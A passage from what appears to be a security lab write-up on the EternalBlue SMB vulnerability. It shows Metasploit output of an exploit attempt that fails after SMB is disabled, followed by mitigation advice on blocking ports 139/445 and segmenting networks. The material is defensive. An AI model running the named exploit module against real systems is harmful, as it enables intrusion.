[*] 192.168.64.136:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.64.136:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Figure 26: exploit not working after disabling smb

- **Block SMB traffic at the network perimeter:** Blocking SMB traffic (TCP ports 139 and 445) at the network perimeter can prevent external attackers from exploiting the vulnerability. Depending on the needs of the systems and the network, we can disable SMB traffic either in the perimeter firewall or we can disable it on the hosts that don't need to use SMB.
- **Use network segmentation:** We can segregate the network into segments based on the use of the hosts, meaning the servers running SMB are in a different segment, even if it is running SMB and susceptible to this vulnerability.